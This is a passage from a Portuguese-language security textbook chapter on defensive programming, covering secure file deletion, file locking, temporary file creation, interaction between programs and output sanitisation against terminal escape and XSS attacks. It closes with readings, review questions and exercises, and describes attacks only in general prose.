podem ser recuperados porque nem todos os traços dos valores anteriores dos bits são removidos [GUTM96]. Consequentemente, a recomendação padrão é sobrescrever repetidamente o conteúdo de dados com diversas sequências de bits distintas para minimizar a probabilidade de recuperação dos dados originais. Portanto, um programa seguro para apagar arquivos poderia talvez implementar um algoritmo como o mostrado na [Figura 11.7a](#). Todavia, mesmo depois de uma tentativa de implementação óbvia desse algoritmo, o conteúdo do arquivo ainda permanecia recuperável. Venema detalha várias falhas nesse algoritmo, o que significa que o programa não se comporta como esperado. Essas falhas estão relacionadas a suposições incorretas sobre o funcionamento das funções de sistema relevantes e incluem os seguintes aspectos:

- Quando o arquivo é aberto para escrita, o sistema escreve os novos dados para os mesmos blocos de disco dos dados originais. Na prática, o sistema operacional pode muito bem entender que os dados existentes não são mais necessários, eliminar a associação deles com o arquivo e alojar novos blocos não utilizados para os quais escreverá os dados. O que o programa deveria fazer é abrir o arquivo para atualização, indicando ao sistema operacional que os dados existentes ainda são necessários.
- Quando o arquivo é sobrescrito com uma sequência de bits, os dados são escritos imediatamente para o disco. Primeiramente, os dados são copiados para um buffer na aplicação, gerenciado pelas rotinas de biblioteca padrão de entrada e saída de dados para arquivos. Essas rotinas adiam a escrita para esse buffer até que ele esteja suficientemente cheio, até que o programa descarregue o buffer ou até que o arquivo seja fechado. Se o arquivo for relativamente pequeno, é possível que esse buffer nunca fique cheio antes de o programa finalizar um ciclo de escrita, voltar a procurar o início do arquivo e escrever a próxima sequência de bits. Nesse caso, o código de biblioteca decidirá que, como os dados escritos anteriormente mudaram, não há necessidade de escrevê-los para o disco. O programa precisa insistir explicitamente que o buffer seja descarregado depois da escrita de cada sequência de bits.
- Quando os buffers de entrada e saída são descarregados e o arquivo é fechado, os dados são escritos para o disco. Todavia, há uma outra camada de bufferização no código de tratamento de arquivos do sistema operacional. Essa camada coloca em buffer informações que estão sendo lidas de e escritas para arquivos por todos os processos que estão sendo executados no sistema computacional naquele momento. Ela então reordena e escalona

esses dados para leitura e escrita de modo a utilizar os acessos a dispositivos físicos com a maior eficiência possível. Mesmo que o programa descarregue os dados do buffer da aplicação para o buffer do sistema de arquivos, os dados não serão escritos imediatamente. Se novos dados substitutos forem descarregados pelo programa, novamente é muito provável que eles substituirão os dados anteriores e não serão escritos para o disco, porque o código do sistema de arquivos entenderá que os valores anteriores não serão mais necessários. O programa deve insistir que o sistema de arquivos sincronize os dados com os valores no dispositivo, de modo a garantir que os dados sejam fisicamente transferidos para o dispositivo. Todavia, fazer isso resulta em uma penalidade de desempenho no sistema porque isso força a ocorrência de acessos a dispositivo em intervalos mais curtos do que o que seria ótimo. Essa penalidade causa um impacto não apenas a esse programa de apagar arquivos, mas a todo programa que esteja executando no sistema no momento em questão.

```
sequências de bits = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111,  
...]  
abrir arquivo para escrita  
para cada sequência de bits  
    buscar início do arquivo  
    sobrescrever conteúdo do arquivo com sequência de bits  
fechar arquivo  
remover arquivo
```

**(a) Algoritmo inicial de programa seguro para apagar arquivo**

```
sequências de bits = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111,  
...]  
abrir arquivo para atualização  
para cada sequência de bits  
    buscar início do arquivo  
    sobrescrever conteúdo do arquivo com sequência de bits  
    descarregar buffers de escrita da aplicação  
    sincronizar buffers de escrita do sistema de arquivos com dispositivo  
fechar arquivo  
remover arquivo
```

**(b) Algoritmo mais seguro para programa de apagar arquivos**

**FIGURA 11.7** Exemplo de algoritmos para apagamento seguro de arquivos.

Com essas alterações, o algoritmo para um programa seguro de apagamento de arquivos muda para o mostrado na [Figura 11.7b](#), que certamente terá maior

probabilidade de conseguir o resultado desejado. Todavia, examinado mais de perto, ainda há mais preocupações.

Unidades de disco e outros dispositivos de armazenamento modernos são gerenciados por controladores (drivers) inteligentes, que são processadores dedicados com memória própria. Quando o sistema operacional transfere dados para tal dispositivo, os dados são armazenados em buffers na memória do controlador. O controlador também tenta otimizar a sequência de transferências ao dispositivo propriamente dito. Se detectar que o mesmo bloco de dados está sendo escrito várias vezes, o controlador pode descartar os valores de dados anteriores. Para impedir que isso aconteça, o programa precisa de alguma forma comandar o controlador a escrever todos os dados pendentes. Infelizmente, não há qualquer mecanismo padrão na maioria dos sistemas operacionais para fazer tal requisição. Quando a Apple estava desenvolvendo um programa seguro de apagamento de arquivos para seu Mac OS X, ela constatou que era necessário criar uma opção adicional de controle de arquivos<sup>11</sup> para gerar esse comando e que a utilização desse comando incorre em mais uma penalidade de desempenho no sistema. Porém há ainda mais problemas. Se o dispositivo for um disco não magnético (uma unidade de memória flash, por exemplo), seus controladores tentam minimizar o número de escritas para qualquer bloco. Isso porque tais dispositivos suportam somente um número limitado de reescritas para qualquer bloco.<sup>12</sup> Em vez disso, eles podem alocar novos blocos quando os dados são reescritos em lugar de reutilizar os blocos existentes. Além disso, alguns tipos de sistemas de arquivos de registros periódicos (*journaling*) mantêm registros de todas as mudanças feitas a arquivos para permitir rápida recuperação após a falha total de um disco. Mas esses registros podem ser usados para acessar conteúdo de dados anteriores.

Tudo isso indica que escrever um programa seguro de apagamento de arquivos é, na verdade, um exercício extremamente difícil. Há muitas camadas de código envolvidas, cada uma delas fazendo suposições sobre o que o programa realmente requer para prover o melhor desempenho. Quando essas suposições conflitam com as metas do programa propriamente ditas, o resultado é que o programa não opera como esperado. Um programador de código seguro precisa identificar tais suposições e resolver os conflitos com as metas do programa. Visto que identificar todas as suposições relevantes pode ser muito difícil, isso também significa testar exaustivamente o programa para assegurar que ele de fato se comporta como esperado. Quando ele não se comporta como esperado, as razões devem ser determinadas, e as suposições inválidas devem ser

identificadas e corrigidas.

Venema conclui sua discussão observando que, na verdade, o programa pode estar resolvendo o problema errado. Em vez de tentar destruir o conteúdo do arquivo antes de eliminá-lo, uma abordagem melhor pode ser realmente sobrescrever todos os blocos não utilizados no momento em questão no sistema de arquivos e espaço de swap (também conhecido como memória de troca), incluindo os recentemente liberados por arquivos apagados.

## Impedir condições de corrida com recursos de sistema compartilhados

Há circunstâncias em que vários programas precisam acessar um recurso de sistema em comum, frequentemente um arquivo que contém dados criados e manipulados por vários programas. Entre os exemplos citamos programas clientes de e-mail e programas de envio de e-mail que compartilham acesso ao arquivo de caixa postal de um usuário ou vários usuários de um script CGI da Web que atualizam os mesmos arquivos usados para salvar valores de formulários enviados. Essa é uma variante da questão discutida na [Seção 11.3](#) — sincronizar acesso à memória compartilhada. Como naquele caso, a solução é usar um mecanismo de sincronização adequado para serializar os acessos de modo a prevenir erros. A técnica mais comum é adquirir uma **trava (lock)** para o arquivo compartilhado, garantindo que cada processo reveze o acesso de forma adequada. Há diversos métodos para isso, dependendo do sistema operacional em uso.

A técnica mais antiga e mais geral é usar uma **trava de arquivo (lockfile)**. Um processo deve criar e ser dono da trava de arquivo para obter acesso ao recurso compartilhado. Qualquer outro processo que detectar a existência de uma trava de arquivo deve esperar até que ela seja removida antes de criar a sua própria para obter acesso ao arquivo em questão. Há diversas preocupações com essa abordagem. Primeiro, ela é puramente de caráter consultivo. Se um programa optar por ignorar a existência da trava de arquivo e acessar o recurso compartilhado, o sistema não impedirá essa ação. Todos os programas que usam essa forma de sincronização devem cooperar. Uma falha mais séria ocorre na implementação. A implementação óbvia é primeiro verificar se a trava de arquivo não existe e então criá-la. Infelizmente, essa operação contém uma deficiência fatal. Considere dois processos, cada um tentando verificar e criar essa trava de arquivo. O primeiro verifica e determina que a trava de arquivo não

existe. Todavia, antes de esse processo conseguir criar a trava de arquivo, o sistema o suspende para permitir que outros processos executem. Nesse ponto, o segundo processo também verifica que a trava de arquivo não existe, cria a trava e começa a usar o recurso compartilhado. Então ele é suspenso, e o controle retorna ao primeiro processo, que continua a ação anterior, também cria a trava de arquivo e acessa o recurso compartilhado ao mesmo tempo. Os dados no arquivo compartilhado provavelmente serão corrompidos. Essa é uma ilustração clássica de condição de corrida (*race condition*). O problema é que o processo de verificar que a trava de arquivo não existe e criá-la deve ser executado em conjunto, sem a possibilidade de interrupção. Isso é conhecido como **operação atômica**. A implementação correta nesse caso é não testar separadamente a presença da trava de arquivo, mas sempre tentar criá-la. As opções específicas usadas na criação de arquivo afirmam que, se o arquivo já existe, a tentativa deve falhar e retornar um código de erro adequado. Se a tentativa falhar, o processo espera por um intervalo de tempo e tenta novamente até ser bem-sucedido. O sistema operacional implementa essa função como uma operação atômica, dando acesso controlado garantido ao recurso. Embora seja uma técnica clássica, a utilização de uma trava de arquivo tem a vantagem de que a presença de uma trava é bastante clara porque a trava de arquivo é visível a partir de uma listagem de diretório. Ela também permite que o administrador remova facilmente uma trava deixada por um programa que foi finalizado abruptamente ou que, de algum modo, não conseguiu remover a trava.

Há mecanismos de travamento mais modernos e alternativos disponíveis para arquivos que também podem ser de caráter consultivo ou obrigatório, quando o sistema operacional garante que um arquivo travado não pode ser acessado inadequadamente. O problema das travas obrigatórias são os mecanismos para removê-las caso o processo de travamento falhe ou não libere a trava. Esses mecanismos são também implementados de modos diferentes em sistemas operacionais diferentes. Portanto, é necessário cuidado para assegurar que o mecanismo escolhido seja usado corretamente.

A [Figura 11.8](#) ilustra a utilização da chamada de trava consultiva `flock` em um script perl, que poderia tipicamente ser usada em um script CGI da Web de tratamento de formulários para anexar informações fornecidas por um usuário a esse arquivo. Subsequentemente, um outro programa, também usando esse mecanismo de travamento, poderia acessar o arquivo e o processo, e remover esses detalhes. Observe que há complexidades sutis relacionadas a travamento de arquivos que usam diferentes tipos de acesso de leitura ou escrita. Referências

adequadas ao programa ou função devem ser consultadas para saber qual é a utilização correta desses recursos.

```
#!/usr/bin/perl
#
$EXCL_LOCK = 2;
$UNLOCK = 8;
$FILENAME = "forminfo.dat";
# abre arquivo de dados e obtém trava de acesso exclusiva
open(FILE, ">> $FILENAME") || die "Failed to open $FILENAME \n";
flock FILE, $EXCL_LOCK;
... usar acesso exclusivo ao arquivo forminfo para salvar detalhes
# destrava e fecha arquivo
flock FILE, $UNLOCK;
close(FILE);
```

**FIGURA 11.8** Exemplo de travamento de arquivo em Perl.

## Utilização de arquivo temporário seguro

Muitos programas precisam armazenar uma cópia temporária de dados enquanto estão processando os dados. Um arquivo temporário é comumente usado para essa finalidade. A maioria dos sistemas operacionais provê locais bem conhecidos para colocar arquivos temporários e funções padronizadas para nomeá-los e criá-los. A questão crítica em relação a arquivos temporários é que eles são únicos e não são acessados por outros processos. De certo modo, esse é o problema oposto ao gerenciamento do acesso a um arquivo compartilhado. A técnica mais comum para construir um nome de arquivo temporário é incluir um valor como, por exemplo, o identificador do processo. Visto que cada processo tem seu próprio identificador distinto, isso garantiria um nome único. O programa geralmente verifica para garantir que o arquivo não existe, talvez por ter sido deixado lá em razão de uma finalização abrupta de um programa anterior, e então crie o arquivo. Essa abordagem é suficiente do ponto de vista da confiabilidade, porém não no que diz respeito à segurança.

Novamente, o problema é que um atacante não joga conforme as regras. Ele poderia tentar adivinhar o nome do arquivo temporário que um programa privilegiado usará. Então, tentaria criar um arquivo com aquele nome no intervalo entre a verificação da existência do arquivo pelo programa e a subsequente criação do arquivo. Esse é um outro exemplo de condição de

corrida, muito semelhante quando dois processos correm para acessar um arquivo compartilhado se não são usadas travas. Há um famoso exemplo, relatado em [WHEE03], de algumas versões do programa de verificação de integridade de arquivos tripwire<sup>13</sup> que continham esse bug. O atacante podia escrever um script que fazia repetidos testes do nome de arquivo temporário usado e criava uma ligação simbólica entre esse nome e o arquivo de senhas. O acesso ao arquivo de senhas era restrito, portanto o atacante não poderia escrever nele. Todavia, o programa tripwire executava com privilégios de raiz, o que dava acesso a todos os arquivos no sistema. Se o atacante fosse bem-sucedido, o tripwire seguia o link e usava o arquivo de senhas como seu arquivo temporário, destruindo todos os detalhes de login dos usuários e negando acesso ao sistema até que os administradores pudessem substituir o arquivo de senhas por uma cópia de backup. Esse era um ataque de negação de serviço muito efetivo e inconveniente ao sistema-alvo, e ilustra a importância de gerenciar com segurança a criação de arquivos temporários.

Criação e utilização seguras de arquivos temporários requerem preferencialmente o uso de um nome de arquivo temporário aleatório. A criação desse arquivo deve ser feita utilizando uma primitiva de sistema atômica, como ocorre na criação de uma trava de arquivo. Isso impede a condição de corrida e, assim, a potencial exploração desse arquivo. A função padrão `mkstemp()` é adequada; todavia, as funções mais antigas `tmpfile()`, `tmpnam()` e `tempnam()` são inseguras, a menos que usadas com cuidado. É também importante que seja concedido apenas acesso mínimo a esse arquivo. Na maioria dos casos, somente o proprietário efetivo do programa que cria esse arquivo deve ter qualquer acesso. As Diretrizes de Programação GNOME (*GNOME Programming Guidelines*) recomendam a utilização do código em C mostrado na Figura 11.9 para criar um arquivo temporário em um diretório compartilhado em sistemas Linux e UNIX. Embora chame a função insegura `tempnam()`, esse código usa um laço com marcadores de criação de arquivo adequadamente restritivos como contramedida às deficiências de segurança dessa função. Tão logo o programa tenha terminado de usar o arquivo, este último deve ser fechado e a região de memória correspondente deve ser liberada. Programadores Perl podem usar o módulo `File::Temp` para criação segura de arquivos temporários. Programadores que usam outras linguagens devem consultar referências adequadas a métodos adequados.

```
char *filename;
int fd;
do {
    filename = tempnam (NULL, "foo");
    fd = open (filename, O_CREAT | O_EXCL | O_TRUNC | O_RDWR, 0600);
    free (filename);
} while (fd == -1);
```

**FIGURA 11.9** Exemplo de criação de arquivo temporário em C.

Quando o arquivo é criado em um diretório compartilhado temporariamente, as permissões de acesso devem especificar que somente o proprietário do arquivo temporário ou os administradores de sistema podem removê-lo. Essa nem sempre é a permissão padrão, o que deve ser corrigido para habilitar a utilização segura de tais arquivos. Em sistemas Linux e UNIX, isso requer a ativação do bit de permissão sticky no diretório temporário, como discutimos nas Seções 4.4 e 25.3.

## Interação com outros programas

Assim como usam funcionalidades fornecidas pelo sistema operacional e funções de bibliotecas padrão, os programas podem também usar funcionalidades e serviços providos por outros programas. A menos que se tome cuidado com essa interação, a falha na identificação de suposições sobre o tamanho e a interpretação de dados que transitam entre diferentes programas pode resultar em vulnerabilidades de segurança. Discutimos várias questões relacionadas ao gerenciamento da entrada de programa na [Seção 11.2](#) e da saída do programa na [Seção 11.5](#). O fluxo de informações entre programas pode ser visto como saída de um programa que forma a entrada para outro programa. Tais questões são particularmente preocupantes quando essa utilização mais ampla não foi considerada como questão de projeto quando o programa original foi escrito e, portanto, não foram identificadas adequadamente todas as preocupações de segurança que poderiam surgir. Isso ocorre particularmente com a tendência atual de prover interfaces Web a programas que antes eram executados por usuários diretamente no sistema servidor. Embora o ideal seria que todos os programas fossem projetados para gerenciar preocupações de segurança e escritos defensivamente, não é isso o que acontece na realidade. Consequentemente, cabe aos programas mais novos, que utilizam esses programas mais antigos, identificar e gerenciar as questões de segurança que

possam surgir.

Uma outra preocupação está relacionada à proteção da confidencialidade e integridade dos dados que transitam entre vários programas. Quando esses programas estão executando no mesmo sistema computacional, a utilização adequada de funcionalidades do sistema como pipes ou arquivos temporários provê essa proteção. Se os programas executam em sistemas diferentes, ligados por uma conexão de rede adequada, mecanismos de segurança apropriados devem ser empregados por essas conexões de rede. Entre as alternativas citamos o uso de conexões do tipo IP Security (IPSec), Transport Layer/Secure Socket Layer Security (TLS/SSL) ou Secure Shell (SSH). Discutiremos algumas dessas alternativas no [Capítulo 22](#).

Detecção e tratamento adequados de exceções e erros gerados pela interação de programas são também importantes do ponto de vista de segurança. Quando um processo invoca outro programa como um processo filho, o primeiro deve assegurar que o programa seja finalizado corretamente e aceitar seu *status* de saída. Ele deve também capturar e processar sinais resultantes da interação com outros programas e com o sistema operacional.

## 11.5 Tratamento de saída de programas

A componente final do nosso modelo de programas de computador é a geração de saída como resultado do processamento de entradas e de outras interações. Essa saída poderia ser armazenada para uso futuro (em arquivos ou em um banco de dados, por exemplo), ser transmitida por uma conexão de rede ou destinada à exibição para algum usuário. Como ocorre com entradas de um programa, os dados de saída podem ser classificados como binários ou textuais. Dados binários podem codificar estruturas complexas, como requisições a um sistema de exibição X-Windows para criar e manipular complexos componentes de exibição de interfaces gráficas. Ou os dados poderiam ser estruturas binárias complexas de protocolos de rede. Se representam informações textuais, os dados serão codificados usando algum conjunto de caracteres e possivelmente serão representados na forma de uma saída estruturada, como HTML.

Em todos os casos é importante, do ponto de vista da segurança de um programa, que a saída realmente esteja de acordo com a forma e a interpretação desejadas. Se dirigida a um usuário, ela será interpretada e exibida por algum programa ou dispositivo adequado. Se essa saída incluir conteúdo inesperado, o resultado pode ser um comportamento anômalo, com efeitos prejudiciais para o

usuário. Uma questão crítica aqui é a suposição de origem comum. Se um usuário está interagindo com um programa, a suposição é de que toda saída vista foi criada ou no mínimo validada por esse programa. Todavia, como a discussão dos ataques de execução de script entre sites (XSS) na [Seção 11.2](#) ilustrou, essa suposição poderá não ser válida. Um programa pode aceitar a entrada de um usuário, salvá-la e subsequentemente exibi-la a um outro usuário. Se essa entrada contiver algum conteúdo que altera o comportamento do programa ou do dispositivo que exibe os dados, e o conteúdo não for adequadamente higienizado pelo programa, um ataque ao usuário é possível.

Considere dois exemplos. O primeiro envolve programas simples baseados em texto, executados em sistemas clássicos de tempo compartilhado de quando terminais puramente textuais, como o VT100, eram usados para interagir com o sistema.<sup>14</sup> Tais terminais frequentemente suportavam um conjunto de funções fundamentais, que poderiam ser programadas para enviar qualquer sequência de caracteres desejada quando acionadas. Essa programação era implementada pelo envio de uma sequência de escape especial.<sup>15</sup> O terminal reconhecia essas sequências e, em vez de exibir os caracteres na tela, executava a ação requisitada. Além de programar as funções fundamentais, outras sequências de escape eram usadas para controlar a formatação da saída textual (em negrito, sublinhado etc.), para mudar a localização atual do cursor e, criticamente, especificar que o conteúdo atual de uma tecla de função<sup>16</sup> deveria ser enviado, como se o usuário tivesse acabado de pressionar a tecla. Juntas, essas funcionalidades poderiam ser usadas para implementar um clássico ataque de injeção de comando contra um usuário, que era uma das travessuras favoritas dos estudantes há muitos anos. O atacante faria com que fosse exibido no terminal da vítima algum texto cuidadosamente elaborado. Isso poderia ser conseguido convencendo a vítima a executar um programa, que podia ser incluído em uma mensagem de e-mail ou escrito diretamente no terminal da vítima se ela o permitisse. Embora exibisse alguma mensagem inocente para perturbar o usuário visado, esse texto também incluía certa quantidade de sequências de escape que, primeiramente, programavam uma tecla de função para enviar algum comando selecionado e, em seguida, continham o comando para enviar esse texto como se a tecla de função tivesse sido pressionada. Se o texto fosse exibido por um programa que fosse fechado em seguida, o texto enviado pela tecla de função programada seria tratado como se o usuário-alvo a tivesse digitado como seu próximo comando. Consequentemente, o atacante podia fazer o sistema executar qualquer operação desejada que o usuário tivesse

permissão de executar, o que poderia incluir eliminar arquivos do usuário ou mudar a senha do usuário. Com essa forma simples de ataque, o usuário veria a exibição dos comandos e respostas e saberia o que tinha ocorrido, embora fosse tarde demais para impedi-lo. Com combinações mais sutis de sequências de escape, era possível capturar e impedir a exibição desse texto, o que ocultava a ocorrência do ataque da observação direta pelo usuário até que suas consequências se tornassem óbvias. Uma variante mais moderna desse ataque explora as capacidades de um terminal de exibição X-terminal insuficientemente protegido para sequestrar e controlar uma ou mais sessões do usuário de modo semelhante.

A lição fundamental ilustrada por esse exemplo refere-se às expectativas do usuário quanto ao tipo de saída que seria enviada ao terminal de exibição do usuário. O usuário esperaria que a saída fosse primariamente texto puro para exibição. Se um programa como um editor de texto ou cliente de correio usasse texto formatado ou as teclas de função programáveis, confiava-se que ele não abusaria dessas capacidades. E, de fato, a maioria dos programas desse tipo encontrados por usuários realmente respeitavam essas convenções. Programas como um cliente de e-mail, que exibia dados originários de outros usuários, precisavam filtrar tais textos para garantir que as sequências de escape incluídas neles seriam desativadas. Então, a questão para os usuários era identificar outros programas que poderiam não ser tão confiáveis e, se necessário, filtrar sua saída para frustrar qualquer ataque desse tipo. Uma outra lição vista aqui, e ainda mais na variante subsequente desse ataque ao X-terminal, foi assegurar que fontes não confiáveis não tenham permissão de dirigir suas saídas diretamente para um terminal de exibição de um usuário. No caso de terminais tradicionais, isso significava desativar a capacidade de outros usuários escreverem mensagens diretamente no terminal de exibição do usuário. No caso de programas do tipo X-terminal, isso significava configurar os mecanismos de autenticação de modo que somente programas executados sob o comando do usuário tivessem permissão de acessar o terminal de exibição do usuário.

O segundo exemplo é o clássico ataque de execução de script entre sites (XSS), que usa um guestbook em algum servidor Web. Se a aplicação de guestbook falhar na verificação e higienização adequadas de qualquer entrada fornecida por um usuário, essa entrada pode ser usada para implementar um ataque a usuários que, subsequentemente, vissem esses comentários. Esse ataque explora as suposições e os modelos de segurança usados por navegadores Web quando exibem conteúdo proveniente de um site. Os navegadores consideram

que todo o conteúdo foi gerado por aquele site e é igualmente confiável. Isso permite que conteúdo programável como JavaScript acesse e manipule dados e metadados no lado do navegador, como cookies associados a esse site. A questão é que nem todos os dados foram gerados por aquele site nem sob o controle daquele site. Em vez disso, os dados vieram de algum outro usuário não confiável.

Qualquer programa que colha dados e confie em dados de terceiros tem de ser responsável por garantir que qualquer utilização subsequente desses dados seja segura e não infrinja as suposições do usuário. Esses programas devem identificar o que é conteúdo de saída permitido e filtrar os dados possivelmente não confiáveis para assegurar que somente saída válida será exibida. A alternativa mais simples de filtragem é eliminar todas as marcações HTML, o que certamente tornará a saída segura, mas pode conflitar com o desejo de permitir alguma formatação da saída. A alternativa é permitir apenas algumas marcações seguras. Como ocorre com a filtragem de entrada, o foco deve estar em permitir somente o que é seguro em vez de tentar eliminar o que é perigoso, já que a interpretação de *perigoso* pode muito bem mudar com o tempo.

Uma outra questão é que diferentes conjuntos de caracteres permitem diferentes codificações de metacaracteres, o que pode mudar a interpretação do que seja uma saída válida. Se o programa ou dispositivo de exibição não estiver consciente da codificação específica usada, ele poderá fazer uma suposição diferente em relação ao programa, possivelmente subvertendo a filtragem. Portanto, é importante que o programa especifique explicitamente a codificação onde possível ou assegure que a codificação está de acordo com as expectativas do dispositivo de exibição. Isso é o complementar da questão da canonicalização da entrada, na qual o programa garante que ele tinha uma representação mínima em comum da entrada para validar. No caso de saída do tipo Web, é possível que um servidor Web especifique explicitamente o conjunto de caracteres usado no cabeçalho de resposta *Content-Type* (tipo de conteúdo) do HTTP. Infelizmente, isso não é especificado tão frequentemente quanto deveria ser. Se o conjunto de caracteres não for especificado, os navegadores farão uma suposição sobre o conjunto de caracteres padrão a usar. Essa suposição não é claramente codificada; portanto, diferentes navegadores podem fazer e realmente fazem escolhas diferentes. Se a saída do tipo Web estiver sendo filtrada, o conjunto de caracteres deve ser especificado.

Observe que, nesses exemplos de falhas de segurança que resultam da saída de programas, o alvo do comprometimento não era o programa que gerava a

saída, mas o programa ou dispositivo usado para exibir a saída. Poderíamos argumentar que essa não é uma preocupação do programador, já que seu programa não é subvertido. Todavia, se o programa agir como uma via para ataques, a reputação do programador será manchada, e os usuários poderão muito bem ficar menos dispostos a usar o programa. No caso de ataques XSS, vários sites bem conhecidos foram implicados nesses ataques e sofreram publicidade negativa.

## 11.6 Leituras e sites recomendados

[MCF11-006-9788535264494] atualiza e estende [VIEG01], e ambos são amplamente citados como referências fundamentais para o tópico geral de segurança de software. [HOWA07] discute muitos detalhes específicos sobre escrita de código seguro para sistemas Windows da Microsoft e [WHEE03] dá detalhes semelhantes para sistemas Linux e UNIX. [NIST04] provê um conjunto de princípios gerais para segurança de TI que podem ser aplicados especificamente à segurança de software. [SALT75] é um artigo clássico sobre os aspectos básicos do desenvolvimento de programas seguros, muitos dos quais ainda são aplicáveis. [MILL07] é o mais recente de uma série de artigos escritos por esses autores que discutem a utilização de fuzzing para testar aplicações executadas em sistemas operacionais comuns. [LAND94] é uma útil compilação de falhas de segurança em código de programa, que vale muito a pena estudar.

**HOWA07** Howard, M. e LeBlanc, D. *Writing Secure Code for Windows Vista*. Redmond, WA: Microsoft Press, 2007.

**LAND94** Landwehr, C. et al. A Taxonomy of Computer Program Security Flaws. *ACM Computing Surveys, Volume 26 Exemplar 3*, setembro de 1994.

**MCF11-006-9788535264494** McGraw, G. *Software Security: Building Security In*: Reading, MA: Addison-Wesley, 2006.

**MILL07** Miller, B., Cooksey, G. e Moore, F. An Empirical Study of the Robustness of MacOS Applications Using Random Testing. *ACM SIGOPS Operating Systems Review, Volume 41 Exemplar 1*, janeiro de 2007.

**NIST04** National Institute of Standards and Technology. *Engineering Principles for Information Technology Security (A Baseline for Achieving Security)*. Special Publication 800-27 Rev A, junho de 2004.

**SALT75** Saltzer, J. e Schroeder, M. The Protection of Information in Computer Systems. *Proceedings of the IEEE*, setembro de 1975.

- VIEG01** Viega, J. e McGraw, G. *Building Secure Software: How to Avoid Security Problems the Right Way*. Reading, MA: Addison-Wesley, 2001.
- WHEE03** Wheeler, D. *Secure Programming for Linux and Unix HOWTO*. Linux Documentation Project, 2003.

## Sites recomendados

- **CERT Secure Coding:** Recurso no site da CERT contendo links com informações sobre vulnerabilidades comuns de codificações e práticas de programação segura.
- **CWE/SANS Top 25 Most Dangerous Software Errors:** Uma lista dos tipos mais comuns de erros de programação que foram explorados em muitos ciberataques importantes, com detalhes sobre como eles ocorrem e como evitá-los.
- **David Wheeler — Secure Programming:** Fornece links para seu livro e outros artigos sobre programação segura.
- **Fuzz Testing of Application Reliability:** Fornece detalhes da análise de segurança de aplicações usando entradas aleatórias, conforme executado pela Universidade de Wisconsin–Madison.
- **Open Web Applications Security Project (OWASP):** Dedicado a descobrir e combater as causas de software inseguro e a fornecer ferramentas de código-fonte aberto para auxiliar nesse processo.

## 11.7 Termos principais, perguntas de revisão e problemas

### Termos principais

ataque de execução de script entre sites (ataque XSS)	fuzzing	programação defensiva
ataque de injeção	injeção de código	programação segura
canonicalização	injeção de comando	qualidade de software
condição de corrida	injeção SQL	segurança de software
confiabilidade de software	operação atômica	variável de ambiente
elevação de privilégio	privilegio mínimo	vazamento de memória
expressão regular		

## Perguntas de revisão

- 11.1 Defina a diferença entre qualidade e confiabilidade de software e segurança de software.
- 11.2 Defina *programação defensiva*.
- 11.3 Cite algumas possíveis fontes de entradas para programas.
- 11.4 Defina um ataque de injeção. Cite alguns exemplos de ataques de injeção.  
Quais são as circunstâncias gerais nas quais são encontrados ataques de injeção?
- 11.5 Cite as semelhanças e diferenças entre ataques de injeção de comando e ataques de injeção SQL.
- 11.6 Defina um ataque de execução de script entre sites. Cite um exemplo desse ataque.
- 11.7 Cite a principal técnica usada por um programador defensivo para validar suposições sobre entradas de um programa.
- 11.8 Cite um problema que pode ocorrer com a validação de entradas quando é usado o conjunto de caracteres Unicode.
- 11.9 Defina *fuzzing de entrada*. Diga onde essa técnica deve ser usada.
- 11.10 Cite diversas preocupações de segurança de software associadas à escrita de código de programas seguros.
- 11.11 Defina *condição de corrida*. Diga como ela pode ocorrer quando vários processos acessam uma região de memória compartilhada.
- 11.12 Identifique diversas preocupações associadas à utilização de variáveis de ambiente por scripts de shell.
- 11.13 Defina o princípio do privilégio mínimo.
- 11.14 Identifique diversas questões associadas à criação e utilização correta de uma trava de arquivo.
- 11.15 Identifique diversas questões associadas à criação e utilização correta de um arquivo temporário em um diretório compartilhado.
- 11.16 Cite alguns problemas que podem resultar do fato de um programa enviar uma entrada não validada de um usuário para outro.

## Problemas

- 11.1 Descubra como escrever expressões regulares em várias linguagens.
- 11.2 Descubra o significado de todos os metacaracteres usados pelo shell Bourne do Linux/UNIX, que é comumente usado por scripts que executam

outros comandos em tais sistemas. Compare essa lista com a usada por outros shells comuns, como BASH ou CSH. O que isso implica em relação às verificações de validação de entrada usadas para impedir ataques de injeção de comando?

- 11.3 Reescreva o script CGI de finger em perl mostrado na [Figura 11.2](#) para incluir validação de entrada adequada, bem como mensagens de erros mais informativas, como sugerido na nota de rodapé 3 da [Seção 11.2](#). Amplie a validação de entrada para também permitir quaisquer dos caracteres `-+%` no meio do valor de `$user`, mas não no início nem no final desse valor. Considere as implicações de ainda permitir caracteres de espaço ou tabulação no interior desse valor. Como tais valores separam argumentos para um comando shell, o valor de `$user` deve ser cercado pelos caracteres de aspas adequados quando for passado para o comando de finger. Determine como isso é feito. Se possível, copie seu script modificado e o formulário usado para chamá-lo para um servidor Web adequado executado em uma máquina Linux/UNIX e verifique sua operação correta.
- 11.4 Você deve melhorar a segurança no código de tratamento de script CGI usado para enviar comentários ao Web master do seu servidor. A utilização do script atual é mostrada na [Figura 11.10a](#), e os formulários associados são mostrados na [Figura 11.10b](#). Identifique algumas deficiências de segurança presentes nesse script. Detalhe as providências necessárias para corrigi-las e projete uma versão melhorada desse script.
- 11.5 Descubra as funções disponíveis em PHP ou em outra linguagem de script Web adequada para higienizar dados usados subsequentemente em uma consulta SQL.
- 11.6 Descubra as funções disponíveis em PHP ou em outra linguagem de script Web adequada para interpretar as codificações HTML e URL comumente usadas em dados de formulários de modo que os valores sejam canonicalizados para uma forma padrão antes de verificação ou utilização ulterior.
- 11.7 Uma abordagem para melhorar a segurança de programas é usar uma ferramenta de fuzzing. Essa ferramenta testa programas usando um grande conjunto de entradas geradas automaticamente, como discutimos na [Seção 11.2](#). Identifique algumas ferramentas de fuzzing adequadas para um sistema que você conhece. Determine o custo, a disponibilidade e a facilidade de utilização dessas ferramentas. Indique os tipos de projetos de desenvolvimento nos quais a sua utilização seria adequada.

11.8 Outra abordagem para melhorar a segurança de programas é usar uma ferramenta de análise estática, que escaneia o código-fonte do programa à procura de deficiências de programa conhecidas. Identifique algumas ferramentas de análise estática adequadas para uma linguagem que você conhece. Determine o custo, a disponibilidade e a facilidade de utilização dessas ferramentas. Indique os tipos de projetos de desenvolvimento nos quais a sua utilização seria adequada.

11.9 Examine os valores atuais de todas as variáveis de ambiente em um sistema que você usa. Se possível, determine a utilização dada para alguns desses valores. Determine como se pode alterar os valores temporariamente para um único processo e seus processos filhos, e permanentemente para todos os logins subsequentes no sistema.

